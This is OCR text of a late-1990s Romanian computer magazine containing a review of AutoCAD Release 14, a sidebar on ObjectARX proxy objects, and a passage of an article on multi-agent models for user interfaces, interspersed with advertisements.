
AutoCAD poate fi unicat între pachetele de soft pentru PC. Există de 15 de ani, dar este încă în fruntea categoriei de produse din care face parte. Este de asemenea, la bază, acelaşi fel de program care a fost acum 15 de ani, o unealtă rezistentă de proiectare, utilizată mai ales de cei care îşi câştigă pâinea cu ajutorul ei.

În ultimii ani, Autodesk a fost acuzat că a uitat de tradiţia întemeiată de AutoCAD. Versiunea 13 (R13), versiunea cea mai recentă, a fost considerată dezamăgitoare. A fost lansat târziu şi a avut de suferit din cauza a numeroase erori şi a problemelor de performanţă. Oferea puţin, pentru a face desenarea zilnică mai uşoară şi a durat peste un an şi jumătate până când s-a ajuns la o versiune stabilă.

Ca rezultat, mulţi observatori ai industriei CAD, inclusiv eu, s-au întrebat dacă Autodesk poate oferi o versiune suficient de bună ca să facă uitată reputaţia rea R13. Mă bucur să pot anunţa că Release 14 este posibil să fie cel mai bun AutoCAD pe care l-am văzut vreodată. Nu pentru că această versiune ar avea facilităţi noi uluitoare, ci mai mult pentru că Autodesc a acordat multă atenţie la aspectele fundamentale de performanţă, productivitate şi calitate software. Această versiune este suficient de bună ca, chiar şi cei care au afirmat că nu vor trece la versiuni noi, să-şi schimbe părerea.

Performanţă

Versiunea 13 necesita mai multă putere de calcul decât aveau majoritatea utilizatorilor pe echipamentele lor. În plus, memoria ocupată era mare şi fişierele create, enorme. Autodesk a optimizat R14 extensiv, pentru o performaţă mai bună. Acest lucru nu este puţin, pentru că nu trebuie să schimbi doar într-un loc, într-un program mare ca AutoCAD, ca să-l faci mai rapid. Performanţa este suma lucrurilor mărunte. Autodesk a scos codul de afişare existent şi l-a înlocuit cu un sistem grafic bazat pe Heidi. Proiectanţii au lucrat din nou la entităţi complexe, ca liniile de poligon şi haşuri, care au produs probleme de performanţă, în trecut. Ei au adăugat încărcarea la cerere, pentru mai multe module de program. Au optimizat o serie de părţi, făcând multe îmbunătăţiri mici. Rezultatul final este un program care se execută sub Windows 95 sau NT, pe un echipament din clasa Pentium cu 32MB RAM şi este la fel de rapid ca AutoCAD R12 sub DOS. Sincer, n-am crezut niciodată că Autodesc va reuşi aşa ceva, dar testele confirmă acest lucru.


File Edit View Insert Format Tools Draw Dimension Modify Help
Layer & Linetype Properties
Layer
Linetype
Show:
All
Current
0
OK
Cancel
Details >>

Name	O	F	F	F	L	C	Linetype
0						□	Continuous
07						■	Continuous
3d-mod						■	Continuous
Altdaten						■	Continuous
Aw						■	Continuous
Format						□	Continuous
Gew						■	Continuous
Kl						■	Hidden
Kon						■	Continuous
L1_						□	Continuous

AutoCAD Release 14
3570$
pe sistem; upgrade pentru R13, 495$ (sistem de operare Windows 95 sau NT)

Autodesk
San Rafael, CA

800-964-6432
415-507-5000
fax: 415-446-1919

http://www.autodesk.com/

Cu Release 14, AutoCAD a făcut în sfârşit un pas mare în lumea utilizatorilor Windows.

APRECIERI	
TEHNOLOGIE	★★★
IMPLEMENTARE	★★★★★
PERFORMANŢĂ	★★★★★

Productivitate

Este un lucru ca un program CAD să ofere performanţă ridicată la lucru interactiv. Este însă un lucru complet diferit să realizezi un program CAD, mai ales unul cu istorie îndelungată, ca să ofere productivitate esenţial mai bună. R14 include câteva şmecherii noi care îmbunătăţesc productivitatea utilizatorului mediu.

Preferata mea este noua funcţie AutoSnap, un sistem de prindere a obiectelor, bazat pe o interfaţă. Tradus: urmăreşte obiectele aflate sub cursor şi găseşte punctele geometrice interesante fără intervenţia operatorului. De exemplu, dacă mutaţi cursorul peste o linie, AutoCAD va plasa o pictogramă de marcaj pe capete sau pe mijloc (în funcţie de poziţia cursorului). Deoarece majoritatea schiţelor se fac cu referiri la asemenea puncte de interes geometric (capete, mijloc, centre, etc.) acest lucru vă poate economisi mult timp.

Această facilitate, nouă la AutoCAD, exista la produsele competitive de mai mult timp. Ashlar a făcut această tehnologie cunoscută la produsul său Vellum, la sfârşitul anilor 1980. Bănuiesc că utilizatorii AutoCAD se vor mai întreba multă vreme cum s-au descurcat fără această facilitate (se mai pot întreba şi de ce a durat aşa de mult includerea în AutoCAD, dar asta este o altă poveste)

Un element mai subtil de mărire a productivităţii este trecerea la casete de dialog realizate cu biblioteca MFC (Microsoft Foundation Classes). Autodesk şi-a urmat propria cale la interfeţe, timp de patru ani. Dar R14 (care se execută sub Windows 95 sau NT) este cât se poate de compatibil cu Microsoft. Această schimbare face ca AutoCAD să devină mai familiar pentru cei obişnuiţi cu programele pentru Windows şi acest lucru se poate traduce printr-o mărire a productivităţii.

MFC ajută şi la îmbunătăţirea API-urilor AutoCAD. AutoCAD a fost dintotdeauna un sistem CAD pentru proiectanţi, având terţi furnizori de o gamă largă de extensii. Noul ObjectARX API compatibil cu MFC (vedeţi şi „Tech Focus“) oferă proiectanţilor un control şi facilităţi mai bune ca oricând. R14 asigură suport pentru ActiveX Automation (numit anterior OLE Automation), ceea ce permite utilizatorilor cu cunoştinţe de Visual Basic sau Visual Basic for Applications să adapteze AutoCAD la nevoile proprii. De fapt, ActiveX Automation este foarte rapid şi face majoritatea activităţilor realizate de ObjectARX, excepţia majoră fiind că nu se pot crea obiecte configurate proprii.

Un domeniu adesea ignorat al productivităţii este tipărirea. Programele CAD diferă de alte aplicaţii prin faptul că în general comandă plottere mari şi au cerinţe ridicate de calitate. La R14, Autodesk a îmbunătăţit tipărirea în cel puţin trei moduri distincte. Primul, noile drivere interne de imprimante la R14 pot lucra cu obiecte OLE. Prin utilizarea acestor drivere, în locul celor standard din sistemul Windows, obţineţi performanţe mai bune şi un control mai bun al calităţii tipăririi. Al doilea, R14 lucrează acum corect cu imprimantele de reţea, fără să fie nevoie de trucuri. În fine, al treilea mod este că R14 este livrat cu un program de tipărire de loturi (batch) şi puteţi tipări întreaga lucrare dintr-o dată.

Există şi un program performant de plotare în loturi, inclus gratuit pe CD-ul cu R14. Acesta oferă control asupra nivelelor şi zonelor care vor fi desenate de plotter, şi include o funcţie de ştampilare a desenului, care include informaţii despre utilizator, la marginea desenului. Această versiune performantă poate face şi un test (plot test) pentru un lot de desene, pentru a vedea dacă există părţi lipsă în oricare dintre desene, fără să se facă de fapt desenarea. Acest lucru poate economisi timp.

Calitate

Autodesk a suferit o lovitură gravă datorită problemelor de calitate de la R13. Compania a rezolvat până la urmă problemele, dar este decisă să nu repete istoria cu R14. Această prezentare se bazează pe versiunea beta de la R14 care este foarte stabilă. Nu este perfectă, dar erorile întâlnite sunt datorate în mare parte unor funcţii şi acestea sunt uşor de detectat şi reparat şi nu există blocaje cu îngheţarea ecranului care împiedică o rezolvare simplă. În plus, atunci când eram în teste, Autodesk nu a anunţat încă data livrării pentru R14, ci a precizat că va livra produsul atunci când va fi gata cu adevărat. (La data apariţiei articolului, produsul este deja disponibil).

Ştim cu toţii că totuşi erorile fac parte din viaţa noastră. Una din întrebările care îşi aşteaptă răspunsul este cât de prompt va fi Autodesk cu rezolvare lor. O măsură luată de companie este instituirea unui sistem de abonamente cu plată, la actualizări, dar rămâne de văzut dacă actualizările se vor putea obţine şi separat.

Este totuşi AutoCAD

AutoCAD R14 nu este un produs revoluţionar, este doar mai clar, mai rapid şi mai productiv decât versiunile pe care le-a oferit Autodesk în ultimii 15 ani. Este încă scump. R14 conţine mult mai multe decât cele prezentate aici, inclusiv rendering mai bun, suport mai bun pentru obiecte OLE şi drivere mai performante, de imprimante. Şi există unele lucruri care nu s-au rezolvat optim (de exemplu denumiri de bloc cu peste 32 caracter sau care includ spaţiu, sunt nepermise).

Cu toate că Release 14 reprezintă un pas mic pentru CAD, este un pas uriaş pentru Autodesk. Firma a parcurs deja 80% din calea de transformare a unui produs CAD de 15 ani într-un produs pregătit pentru secolul 21. Mai sunt lucruri de făcut, dar R14 dovedeşte deplin că Autodesk le poate face şi le va face.■

Evan Yares ţine cursuri şi scrie despre software de CAD. Îl puteţi contacta la **evan-yares@design-automation.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

TECH FOCUS OBIECTE

Obiecte moarte, zomby şi proxy

CAD, prin natura lui este adecvat lucrului cu obiecte. La urma urmei, de ca să desenezi linii când poţi desena pereţi? Şi de ce să foloseşti simboluri proaste când poţi folosi obiecte inteligente? Gândiţi-vă, un obiect tip uşă poate fi suficient de inteligent ca să se poziţioneze în perete şi nu la mijlocul unei camere.

Noua arhitectură bazată pe obiecte, de la AutoCAD promite aplicaţii isteţe pentru o varietate de domenii, inclusiv arhitectura, administrarea clădirilor, urbanism, mecanică, control numeric şi altele. Legătura între aceste aplicaţii va fi cel mai puternic limbaj API de la AutoCAD, ObjectARX. ARX (AutoCAD Runtime Extensions) este un API C++ complet. Versiunea livrată cu R14 asigură suport MFC (Microsoft Foundation Classes) uşurând lucrul cu interfeţe. ObjectARX mai permite proiectanţilor să-şi creeze propriile tipuri de obiecte, o facilitate care se poate dovedi cu două feţe.

Pentru a preveni războiul între cu obiecte (imaginaţi-vă că o uşă de la un proiectant nu recunoaşte peretele celuilalt), Autodesk lucrează cu o serie de proiectanţi la realizarea IFC (Industry Foundation Classes) pentru obiecte CAD. Scopul este că dacă aplicaţia unui proiectant este conformă IFC, să existe şanse reale că va conlucra cu alte aplicaţii conforme cu IFC.

Un efect secundar mai interesant al obiectelor AutoCAD create de programe de la terţi este că s-ar putea să nu poată fi utilizate, dacă programul de la terţ nu este instalat. Aceste obiecte vor apare pe ecran, se vor putea tipări, dar nu se vor putea edita. Proiectantul terţ are opţiunea de a permite utilizatorului să explodeze obiectul curent (adică să-l împartă în obiectele componente) nar nu se impune o asemenea funcţionalitate. Deaorece aceste obiecte care nu se pot edita par vii dar sunt moarte, se mai numesc Zombies. Autodesk, din motive uşor de înţeles preferă numele de Proxies.

Iată concluzia: dacă sunteţi utilizator serios de CAD, aveţi o mulţime de beneficii de pe urma utilizării aplicaţiilor bazate pe ObjectARX pentru AutoCAD R14. Dar întrebaţi din timp dacă aplicaţia este conformă IFC, şi dacă obiectele create cu ea pot fi explodate atunci când aplicaţia nu este încărcată.

Sisteme multi-agent

Utilizarea programării vizuale în interfeţe utilizator folosind modelul bazat pe agenţi.

De Cătălin Aurel Rusu

Noţiunea de agent inteligent este una din cele mai importante concepte care s-au născut în lumea calculatoarelor din 1990 până în prezent. Tehnologia care se bazează pe agenţi va avea un cuvânt greu de spus în viitorul apropiat, în ceea ce priveşte modul de interacţiune om-calculator. În acelaşi timp, conceptul de agent permite descrierea formală şi construirea unor sisteme complexe.

Un agent software este un program care execută o serie de sarcini independente în favoarea utilizatorului, fără intervenţia explicită a acestuia. Deşi din afirmaţia anterioară ar rezulta că un agent este „ceva" similar cu un program, agentul este o entitate complexă care are o serie de proprietăţi care îl deosebesc net de un simplu program.

Următoarele trei proprietăţi evidenţiază comportamentul unui agent:

- încredere: agentul execută ceea ce este programat să execute;
- personalitate : agentul poate învăţa sau poate fi învăţat ceea ce trebuie să facă;
- autonomie : agentul, în mare măsură, ia singur decizii, degrevând sarcina utilizatorului.

Ce este de fapt un agent?

Agentul este o stare a cărei acţiune nu are efecte secundare. Agentul este entitatea care execută o acţiune.

Agentul este o reprezentare care produce anumite modificări în reprezentarea unui model.

Agentul este o unitate de procesare care operează în paralel cu alţi agenţi, un sistem complet de procesare a informaţiei. Este format din mecanisme de recepţie-emisie mesaje, memorie (pentru menţinerea unor stări), un procesor care analizează evenimentele de tip input, actualizează starea prezentă şi execută o serie de acţiuni, interacţionând cu ceilalţi agenţi.

Din definiţiile prezentate anterior, se poate desprinde ideea că agentul este un întreg dotat cu o competenţă, care operează paralel şi/sau în coordonare cu alţi agenţi.

Ca urmare a acestor consideraţii, agentul este un reprezentant al paralelismului de o anumită granularitate a concurenţei. Prin urmare, agenţii sunt entităţi care populează spaţiul digital al lumii calculatoarelor.

Structura agenţilor

Structura unui agent depinde de modelul care are la baza implementarea sa. In continuare este prezentată o analiză comparativă bazată pe structura agenţilor privită din diverse perspective. Analiza are în vedere următoarele modele implementate în momentul de faţă:

- MVC (Model - View - Controller);
- PAC (Presentation - Abstraction - Control);
- ALV (Abstraction - Link - View)
- CNUCE;
- York;

Modelul MVC (Model - View - Controller)

În modelul MVC, un agent este modelat având în vedere 3 elemente funcţionale :

Un *model* defineşte competenţa abstractă a agentului (nucleul său funcţional);

View defineşte perceperea comportamentul agentului de către exterior;

Controller denotă perceperea comportamentului agentului în momentul în care acesta recepţionează mesaje din exteriorul său.

Elementele *View* şi *Controller* înglobează interfaţa agent-utilizator, fiind singurele componente care permit utilizatorului să perceapă activitatea şi comportamentul agentului.

Modelul PAC (Presentation - Abstraction - Control)

PAC are la bază aceleaşi idei : elementele prin care agentul interacţionează cu exteriorul, elemente care exprimă în mod diferit dar complementar rolul agentului.

Agentul PAC are următoarea structură :

Presentation: modul în care agentul percepe activităţile de input şi output;

Abstraction: nucleul funcţional al agentului;

Control: partea care exprimă dependenţele;

Partea *Control* a agentul are ca sarcină gestionarea mecanismului de comunicare dintre agenţi, precum şi exprimarea (evidenţierea) relaţiilor de dependenţă ce există între elementele *Abstract* şi *Presentation*. In modelul *PAC*, dependenţele şi comunicarea dintre elementele *Abstract* şi *Presentation* se fac şi sunt gestionate de elementul *Control*.

Modelul ALV (Abstraction - Link - View)

Modelul ALV are la bază aceleaşi elemente componente ca şi PAC, cu menţiunea că elementul Link are un rol mult mai restrâns decât corespondentul său Control din PAC. Elementul Link al PAC exprimă constrângerile la care sunt supuse elementele View şi Abstraction. Corespondentul lui AVL Link în PAC, Control, exprimă relaţiile dintre Presentation şi Control.

Modelul CNUCE

Modelul CNUCE propune împărţirea structurii unui agent în patru părţi, ca urmare a tehnicilor de modelare a graficii pe computer :

Collection: nucleu funcţional care tratează activităţile de input;

Abstraction: nucleu funcţional care tratează activităţile de output;

Measure: modelează interacţiunea (interfaţa) agent-utilizator din punct de vedere al activităţilor de input;

Presentation: modelează interacţiunea (interfaţa) agent-utilizator din punct de vedere a activităţilor de output;

În plus, există două elemente condiţie (trigger) care furnizează explicit declanşarea acţiunile input şi output.

Modelul York

Din perspectiva de modelare York, agentul este format din două părţi : Presentation şi comportarea sa internă.

În concluzie, modelele MCV şi CNUCE au la bază despărţirea activităţilor de input şi output, pe când modelele ALV, PAC şi York se concentrează asupra noţiunilor de Presentation şi View. Ceea ce deosebeşte modelul MVC de modelele PAC şi ALV, este lipsa conceptului de relaţie şi coordonare dintre agenţi.

Analiză comparativă bazată pe MSM (Multi-Motor-Sensor)

Modelul MSM (Multi-Motor-Sensor) este un cadru care permite modelarea sistemelor interactive. Acest model are 6 dimensiuni. Primele două definesc noţiunile de dispozitive fizice : input şi output. Celelalte patru dimensiuni caracterizează nivelele de abstracţie, contextul, paralelismul şi fuziunea / fisiunea.

Input & output

Toate modelele abordate au adus în discuţie comunicarea dintre agenţi. Agenţii posedă facilităţi multi-canal. În ciuda acestui fapt, nu toate modele bazate pe agenţi fac referire explicită la mecanismul de inter-comunicare. De exemplu modelul MVC nu oferă explicit existenţa comunicării dintre agenţi într-un sistem interactiv. Această problemă este lăsată pe seama implementării.

În modelul PAC, caracteristica Control a agentului sprijină comunicaţia în două sensuri :

a. ca o cale explicită de comunicare între elementele Abstraction şi Presentation;

b. ca un tablou de comutaţie a agentului care primeşte şi transmite mesaje de la şi spre agenţi.

Spre deosebire de CNUCE, PAC nu oferă explicit modul de procesare a mesajelor primite şi trimise, şi procesate de agent.

În modelele CNUCE şi York, canalele input şi output sunt explicitate. Elementul Measure este specializat în procesarea mesajelor primite prin intermediul canalului input de la agenţii de nivel inferior. Elementul Collection este specializat în procesarea mesajelor primite prin intermediul canalului input de la agenţii de nivel superior de abstractizare.

Nivele de abstractizare

Noţiunea de nivel de abstractizare califică (exprimă) transformările pe care funcţiile de interpretare şi manipulare le exercită asupra informaţiei. Secvenţa de transformare a intrării defineşte funcţia de interpretare. În mod analog, privind din sens opus, informaţia internă este transformată pentru a fi făcută cunoscută utilizatorului printr-o secvenţă de mesaje de ieşire. Noţiunea de nivel de abstractizare cuprinde şi mulţimea de posibilităţi de reprezentare pe care sistemul le suportă, de la date neprelucrate, până la forme simbolice.

ABONAMENTUL TĂU LA CAD REPORT, O ŞANSĂ DE CÂŞTIG!

TALON DE PARTICIPARE

Premiu **100$** pentru un ploter CalComp vândut până la sfârşitul anului

CalComp

Condiţii de participare:
1. un abonament la revista CAD Report pe anul 1998*
2. să facilitaţi achiziţionarea unui ploter CalComp

Nume..
Firma..............................Funcţia..............................
Adresă..
Localitatea..............................Telefon..............................

* Pentru a vă abona folosiţi cartea poştală din revistă.

A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

Informaţiile dobândite de agenţi sunt transformate de un grup de agenţi înainte de a ajunge la nucleul funcţional al sistemului. În cealaltă direcţie, agenţii concretizează informaţia cuprinsă în nucleul funcţional al sistemului în comportament sesizabil şi/sau interpretabil. Paşii succesivi ai acestor transformări ale ieşirilor şi intrărilor duc la definirea conceputului de nivel de abstractizare. Modele conceptuale discutate, operaţiile de abstractizare şi concretizare sunt executate de agenţi organizaţi pe nivele de abstractizare.

În cadrul modelului CNUCE, nivelele de abstractizare sunt definite prin două modalităţi, în cadrul agentului şi în corelaţie cu mecanismul de compoziţie :

- în cadrul modelului CNUCE se face o deosebire clară între funcţiile de interpretare şi transmiterea informaţiei. Aceste funcţii operează în două faze. Fiecare fază defineşte un nivel de abstractizare. Pentru transmiterea informaţiei, informaţia de la nivelul superior de abstractizare este recepţionată de către elementul Collection şi trimisă nivelelor inferioare de abstractizare de către elementul Presentation. Pentru interpretare, elementul Measure recepţionează informaţiile de la nivele inferioare de abstractizare, precum elementul Abstraction le comunică nivelelor superioare.
- agenţii de tip CNUCE pot forma agenţii foarte puternici şi complecşi. În acest mod se creează o ierarhie de agenţi care are la bază un agent părinte şi un set de agenţi fii.

PAC şi MVC abordează o modelare a nivelelor de abstractizare în mod asemănător. Spre deosebire de CNUCE, modelele amintite nu conturează explicit nivelele de abstracţie.

Contextul

Capacitatea unui sistem de a interpreta şi manipula informaţii variază dinamic în funcţie de variabilele considerate într-un context dat. Variabilele contextuale se comportă ca şi nişte filtre cognitive. Ele formează un set de parametrii interni de stare folosiţi de procesele de reprezentare pentru a controla interpretarea şi manipularea informaţiei. Agenţii, care coincid cu procesele interfeţei utilizator, sunt candidaţi pentru a fi desemnaţi proprietarii unui context local.

Fuziunea & Fisiunea


Fuziunea se referă la procesul de combinare a unor părţi de informaţii cu scopul de a forma o nouă informaţie. Fisiunea se referă la procesul de decompoziţie. Fuziunea & fisiunea fac parte din fenomenul de abstractizare şi materializare.

Mecanismul de compoziţie din modelele York, MVC, PAC şi CNUCE a fost introdus, iniţial, pentru a exprima nivelele de abstractizare. Efectul lateral al acestui mecanism este fundamentarea solidă a conceptelor Fuziune & Fisiune. Fuziunea & Fisiunea sunt părţi componente ale proprietăţilor interne ale agenţilor de procesare (deţinerea unui context în care desfăşoară un proces de calcul).

Paralelismul

Reprezentarea şi utilizarea timpului este o sarcină complexă. În contextul de faţă (modele multi-agent), timpul este analizat din punctul de vedere al funcţiilor de interpretare şi manipulare a informaţiei. Paralelismul la nivelul interfeţei utilizator apare la diferite nivele de granularitate la nivel fizic (dispozitive de input - output multiple pot fi utilizate simultan), la nivel de task (utilizatorul sau sistemul poate executa task-uri multiple în paralel).

Un agent este o unitate de procesare care



SYSTIMAX
Lucent Technologies
Formely the Communications Systems and Technology Units of AT&T

- Sistem de cablare structurată produs de **Lucent Technologies & Bell Lab Innovations**
- Transfer de date *wireless*
- 15 ani garanţie **Lucent Technologies**
- 622 Mb/sec pe cupru şi fibră optică

NET BRINEL COMPUTERS

Cele mai performante cablări cu sistemul de cablare structurată SYSTIMAX

Soluţie completă:
proiect + echipamente + realizare + testare

Cluj-Napoca, Str. Iuliu Maniu 2
Tel: 064-430280 Fax: 064-430285
e-mail: brinel@re.ro

poate executa un set de sarcini în paralel cu activitatea altor agenţi. Acest lucru este o consecinţă firească a arhitecturii bazate pe agenţi, care permite activităţi simultane de interpretare şi manipulare a informaţiei.

Agentul poate fi definit ca un reprezentant al paralelismului la diferite nivele de granularitate. Este important de specificat faptul că, la nivel de implementare, un agent nu se identifică, în mod necesar, cu un proces.

Procesul de alocare a resurselor, în ceea ce priveşte proiectarea arhitecturii, este o activitate complexă care se realizează în mai mulţi paşi. Procesul de alocare depinde de o serie de factori care nu ţin de subiectul discutat, ci de platforma run-time luată în considerate. În acest sens, implementarea unui agent ca un proces UNIX nu este eficient, dar la nivel conceptual, agentul poate fi privit ca o entitate capabilă să iniţieze acţiuni în paralel cu activitatea altor agenţi.

Sisteme multi-agent

Modele multi-agent sunt folosite în proiectarea unor sisteme software interactive care se bazează pe funcţionarea într-un sistem stimul-răspuns. Sistemele multi-agent modelează un sistem interactiv printr-o colecţie de agenţi specializaţi care produc şi reacţionează la stimuli existenţi în cadrul sistemului.

Sistemele multi-agent modelează un sistem interactiv prin intermediul unor unităţi computaţionale specializate numite agenţi. Un agent se află la un moment dat într-o stare, posedă o bază de cunoştinţe (expertiză), şi este capabil să iniţieze sau să răspundă la acţiuni.

Un sistem multi-agent poate fi privit ca un sistem în evoluţie în care fiecare agent desfăşoară o activitate independentă. Modelul bazat pe agenţi poate fi asemănat cu un model care are la bază principiile dinamicii populaţiei şi de stabilitate. În cadrul unui sistem multi-agent, fiecare agenţi îşi desfăşoară activitatea, teoretic, independent de existenţa celorlalţi agenţi.

Sistemele multi-agent sau paradigmele care au la bază agenţii sunt instrumente foarte folositoare pentru modelarea sistemelor de informaţie distribuită cu o interacţiune sincronă sau asincronă.

Teoria sistemelor multi-agent este o consecinţă logică a dorinţei de a dezvolta sisteme inteligente. În prezent, nu există o metodologie care să permită o metodă de analiză, specificare, proiectare şi implementare a unui sistem multi-agent. Pentru specificarea completă a unui sistem multi-agent este necesară definirea cunoştinţelor şi comportamentului intern al agenţilor şi modul de interacţiune cu ceilalţi agenţi cu care coexistă în cadrul sistemului multi-agent.

În cadrul sistemului multi-agent, intenţiile agentului pot fi definite ca un scop ce trebuie atins în momentul realizării unui set de acţiuni. „Cunoştinţa“ (know-how) unui agent este abilitatea sau potenţialul de a executa o acţiune sau un set de acţiuni, şi în acelaşi timp de a emana inteligenţă ca urmare a rezultatelor obţinute

Funcţionalitatea sistemelor multi-agent

În ceea ce priveşte funcţionalitatea, toate acţiunile sau sarcinile pe care un agent le poate îndeplini în cadrul sistemului în care există, sunt cerute de către un alt agent care coexistă în acelaşi mediu. Cu alte cuvinte, funcţionalitatea unui agent este definită în concordanţă cu rolul său în cadrul sistemului.

Fiecare agent are un set de cunoştinţe despre sistemul în care „trăieşte“. Aceste cunoştinţe sunt memorate intern în structura fiecărui agent. Controlul agentului este realizat în corelaţie cu specificaţia task-urilor pe care trebuie să le ducă la bun sfârşit şi a strategiilor pe care le foloseşte. În funcţie de rolul fiecărui agent modul de definire a scopurilor, planurilor, strategiilor este diferit.

Nu trebuie uitat modul în care reuşesc agenţii să convieţuiască în cadrul aceluiaşi sistem. Acest lucru se realizează printr-un mecanism de comunicare care este bazat pe transmiterea unor mesaje într-o maniera sincronă sau asincronă. Procesul de comunicare dintre agenţi se supune unor reguli precise. Voi aminti aceste reguli fără a le discuta în detaliu mecanismul intim prin care se realizează acest lucru :

- agenţii sunt conectaţi prin legături de comunicaţie unidirecţionale destinate transmiterii de mesaje discrete;
- se presupune că nu există întârziere în transmisia-recepţia unui mesaj;
- în momentul recepţiei unui mesaj, agentul receptor cunoaşte provenienţa mesajului (agentul care a emis mesajul);
- există definită o relaţie de ordine în ceea ce priveşte emisia-recepţia mesajelor;
- se presupune că transportul mesajelor este fiabil.

Pe lângă acest schimb de mesaje, trebuie realizat un „compromis“ între poziţiile agenţilor. Cu alte cuvinte, trebuie realizată o înţelegere între agenţi pentru satisfacerea constrângerilor la care sunt supuşi datorită coexistenţei în cadrul

cerul. mai aproape de tine
CIEL!
Soluţia de referinţă
în informatica de gestiune
str. gh. manu 3, ap. 4, telefon 650 57 39, 659 54 46, fax 312 37 67

aceluiaşi sistem. Acest lucru se realizează printr-un proces de negociere format din coordonare şi cooperare. Cooperarea se referă la faptul că soluţia unei probleme este rezultatul unei interacţiuni cooperative la care participă toţi agenţii. Coordonarea dintre grupele de agenţi permite analiza task-urilor ce trebuie realizate şi asignarea proceselor grupelor de agenţi fără a duplica volumul de muncă.

Modelul sistemului multi-agent poate fi folosit pentru a simula orice mediu cooperativ, indiferent de complexitate. În acest sens, sistemele multi-agent profită de participarea dinamică a fiecărei părţi componente în beneficiul tuturor.

- agenţii individuali nu trebuie să ţină o istorie a informaţiilor obţinute de la alţi agenţi;
- datorită procesului continuu de emitere sau de consumare de informaţii, informaţiile vehiculate în sistem nu sunt învechite;
- replicarea informaţiei este evitată, menţinându-se în acest mod consistenţa în cadrul sistemului;
- modelul bazat pe multi-agenţi este scalabil deoarece numărul agenţilor este sau poate fi într-o continuă schimbare.

Modele multi-agent care implementează sisteme cu o arhitectură modulară paralelă propagă conceptul de unităţi de interacţiune şi cooperare.

Aplicabiliatea modelelor multi-agent

Modularitatea şi paralelismul sunt mecanisme care sprijină proiectarea iterativă a interfeţelor utilizator, a aplicaţiilor distribuite şi pentru manipularea dialogurilor multithread :

- suport pentru proiectare iterativă: un agent defineşte unitatea modularitate. Ca urmare a implementării acestui concept, este posibil să se modifice comportarea agentului fără a pune în pericol integritatea sistemului.
- suport pentru aplicaţii distribuite: agentul defineşte unitatea în cazul procesării. De aceea este posibil ca agentul să îşi manifeste comportamentul pe procesoare diferite decât pe cel pe care a fost creat.
- suport pentru manipularea dialogurilor multithread un agent poate fi asociat fiecărui fir de execuţie (thread). Deoarece starea este menţinută local de către agent, interacţiunea dintre agent şi utilizator poate fi suspendată până în momentul în care utilizatorul doreşte reluarea activităţii. În cazurile în care un fir de execuţie (thread) este prea complex pentru a fi modelat printr-un singur agent, atunci este posibil ca problema să fi realizată de o colecţie de agenţii (cooperare într-un sistem multi-agent).

În plus, pentru a proiecta interfeţe utilizator performante, modelul multi-agent poate fi implementat foarte uşor prin paradigmele limbajelor orientate pe obiecte. Acest lucru poate fi realizat prin asocierea „clasă obiect“ - „agent“, unde operatorii clasei şi atributele clasei modelează setul de acţiuni (reguli) şi starea agentului. Un obiect şi un agent sunt unităţi de procesare specializate, ambii decizând propria stare.

În decursul timpului au fost dezvoltate o serie de modele multi-agent pe baza paradigmelor limbajelor de programare obiectuale. Fiecare model dezvoltat are în componenţa sa agenţi reactivi. MVC (Goldberg, 1984) şi PAC (Coutaz, 1987) sunt modele multi-agent. Interviews (Linton, 1986) şi Ad'da (Ilog, 1989) sunt exemple de unelte care au la bază modelul multi-agent. Serpent (Bass & Coutaz, 1991) şi Sassafras (Hill, 1987) sunt nuclee run-time (run-time ker-

Your technology investment is too important to leave to chance !
So leave it to us !

Sediul Central
Bd. Unirii 15, Sect.5, Bucureşti,
Tel.: 336.2595, Fax.:336.7568

